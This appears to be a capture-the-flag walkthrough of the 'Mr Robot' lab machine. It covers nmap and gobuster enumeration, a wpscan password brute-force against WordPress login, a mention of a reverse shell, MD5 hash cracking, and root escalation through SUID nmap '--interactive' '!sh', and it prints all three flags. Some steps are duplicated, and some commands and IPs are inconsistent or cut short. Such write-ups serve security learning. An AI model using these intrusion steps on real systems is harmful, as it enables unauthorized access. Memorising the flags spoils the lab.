


# MR Robot (poc) .

First scan the machine IP using nmap

```
sudo nmap 10.10.44.114 -sC -sV
```

(POC)

A terminal window titled 'ghost - zsh - 92x25' shows the output of an nmap scan. The scan identifies open ports 80 (http) and 443 (ssl/http), both running Apache httpd. It also shows that ports 22 (ssh) and 997 (filtered tcp) are closed or filtered. The terminal text is as follows:

```
[ghost@ghosts-MacBook-Air ~ % sudo nmap 10.10.44.114 -sC -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-08 15:18 IST
Nmap scan report for 10.10.44.114
Host is up (0.20s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp    open  ssl/http Apache httpd
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 45.14 seconds
```

Here 80-http and 443-https open


Next using (gobuster tool) find the IMP directories of the website

```
gobuster dir -u http://10.10.44.114/ -w common.txt
```

(POC)

```
ghost@ghosts-MacBook-Air ~ % gobuster dir -u http://10.10.44.114/ -w common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.44.114/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./hta (Status: 403) [Size: 218]
./htaccess (Status: 403) [Size: 218]
./htpasswd (Status: 403) [Size: 218]
/ (Status: 301) [Size: 0] [---> http://10.10.44.114/]
/image (Status: 301) [Size: 0] [---> http://10.10.44.114/image/]
/admin (Status: 301) [Size: 234] [---> http://10.10.44.114/admin/]
/atom (Status: 301) [Size: 0] [---> http://10.10.44.114/feed/atom/]
/audio (Status: 301) [Size: 234] [---> http://10.10.44.114/audio/]
/blog (Status: 301) [Size: 233] [---> http://10.10.44.114/blog/]
/css (Status: 301) [Size: 232] [---> http://10.10.44.114/css/]
/dashboard (Status: 302) [Size: 0] [---> http://10.10.44.114/wp-admin/]
/favicon.ico (Status: 200) [Size: 0]
/feed (Status: 301) [Size: 0] [---> http://10.10.44.114/feed/]
/image (Status: 301) [Size: 0] [---> http://10.10.44.114/image/]
/images (Status: 301) [Size: 235] [---> http://10.10.44.114/images/]
/index.html (Status: 200) [Size: 1188]
/index.php (Status: 301) [Size: 0] [---> http://10.10.44.114/]
/js (Status: 301) [Size: 231] [---> http://10.10.44.114/js/]
/intro (Status: 200) [Size: 516314]
/license (Status: 200) [Size: 309]
/login (Status: 302) [Size: 0] [---> http://10.10.44.114/wp-login.php]
/pages (Status: 301) [Size: 0] [---> http://10.10.44.114/]
/phpmyadmin (Status: 403) [Size: 94]
/rdf (Status: 301) [Size: 0] [---> http://10.10.44.114/feed/rdf/]
/readme (Status: 200) [Size: 64]
/render/https://www.google.com (Status: 301) [Size: 0] [---> http://10.10.44.114/render/https://www.google.com]
/robots (Status: 200) [Size: 41]
/robots.txt (Status: 200) [Size: 41]
/rss (Status: 301) [Size: 0] [---> http://10.10.44.114/feed/]
/rss2 (Status: 301) [Size: 0] [---> http://10.10.44.114/feed/]
/sitemap (Status: 200) [Size: 0]
/sitemap.xml (Status: 200) [Size: 0]
/video (Status: 301) [Size: 234] [---> http://10.10.44.114/video/]
/wp-admin (Status: 301) [Size: 237] [---> http://10.10.44.114/wp-admin/]
/wp-config (Status: 200) [Size: 0]
/wp-content (Status: 301) [Size: 239] [---> http://10.10.44.114/wp-content/]
/wp-cron (Status: 200) [Size: 0]
/wp-includes (Status: 301) [Size: 240] [---> http://10.10.44.114/wp-includes/]
/wp-load (Status: 200) [Size: 0]
/wp-links-opml (Status: 200) [Size: 227]
/wp-login (Status: 200) [Size: 2606]
/wp-settings (Status: 500) [Size: 0]
/wp-mail (Status: 500) [Size: 3064]
/wp-signup (Status: 302) [Size: 0] [---> http://10.10.44.114/wp-login.php?action=register]
/xmlrpc (Status: 405) [Size: 42]
/xmlrpc.php (Status: 405) [Size: 42]
Progress: 4734 / 4735 (99.98%)
=====
```

Now open <http://10.10.44.114/robots.txt> and  
<http://10.10.44.114/wp-login>



Here, `fsociety.dic` contains a list of usernames that can be used for brute-force attacks, and `key-1-of-3.txt` first flag.

first flag : 073403c8a58a1f80d943455fb30724b9

using wget download the word list

```
ghost@ghosts-MacBook-Air ~ % wget http://10.10.44.114/fsociety.dic
--2024-11-08 15:35:21-- http://10.10.44.114/fsociety.dic
Connecting to 10.10.44.114:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic      100%[=====>] 6.91M  728K

2024-11-08 15:35:36 (502 KB/s) - 'fsociety.dic' saved [7245381/7245381]

ghost@ghosts-MacBook-Air ~ %
```


Now Using the word list crack the <http://10.10.44.114/wp-login> page using ()

```
wpscan --url http://10.10.217.20/wp-login --usernames fsociety.dic --password
```




code.

After restart the machine i finale access the revers-shell



Now find the flags



Here give a md5 hash crack it using [crackstation.net](https://crackstation.net)

Password Hashing Security ▾ Defuse Security ▾

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b

I'm not a robot

reCAPTCHA  
Privacy - Terms

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

it is the password of robot user

```
robot@c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

Here give a md5 hash crack it using [crackstation.net](https://crackstation.net)

Password Hashing Security ▾ Defuse Security ▾

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b

I'm not a robot

reCAPTCHA  
Privacy - Terms

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/openssh/ssh-keysign
/usr/lib/openssh/ssh-keysign
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```


Now we need to privilege escalate. I tried uploading a script like LinPeas here but the transfer failed. I also tried running `sudo -l` command but the user robot was not in sudoer's list. So let's run this command which searches for all files having SUID bit set

```
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
```



```
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

Found here nmap. Use it to be root.



```
ghost — nc -lnv 8080 — 92x25
TERM environment variable not set.
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# ls
ls
key-2-of-3.txt  password.raw-md5
# cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
# ls
ls
key-2-of-3.txt  password.raw-md5
# ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
```

Here the 2nd flag

2nd flag :822c73956184f694993bede3eb39f959

now move to root (cd /root) to find the final flag

```
ghost — nc -lnv 8080 — 92x25
-r----- 1 robot robot  33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot  39 Nov 13  2015 password.raw-md5
# cd ..
cd ..
# ls
ls
robot
# cd ..
cd ..
# find root.txt
find root.txt
find: `root.txt': No such file or directory
# ls
ls
bin  dev  home      lib  lost+found  mnt  proc  run  srv  tmp  var
boot etc  initrd.img lib64 media      opt  root  sbin sys  usr  vmlinuz
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

Here is the final flag

final flag : 04787ddef27c3dee1ee161b21670b4e4

Name : suvam sahu